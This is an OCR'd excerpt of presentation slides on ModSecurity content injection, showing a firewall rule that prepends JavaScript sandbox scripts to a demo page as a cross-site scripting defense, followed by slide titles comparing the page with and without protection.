
JS Sandbox Injection Rules

```
SecContentInjection On
SecRule REQUEST_FILENAME "@streq /demo/demo-deny-
noescape.html" "chain,phase:
4,t:none,nolog,allow:phase"
        SecRule ARGS:disable_xss_defense "^on$"
SecRule REQUEST_FILENAME "@streq /demo/demo-deny-
noescape.html" "chain,phase:4,t:none,nolog,pass"
        SecRule &ARGS "@gt 0"
"prepend:'<html><head><script type=\"text/
javascript\" src=\"/demo/acs.js\"></
script><script type=\"text/javascript\" src=\"/
demo/xss.js\"></script>'"
```


JS Sandbox Injection – No Protection




JS Sandbox Injection – No Protection



JS Sandbox Injection – With Protection



FireBug Displays Injected JS Sandbox Code



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Questions?

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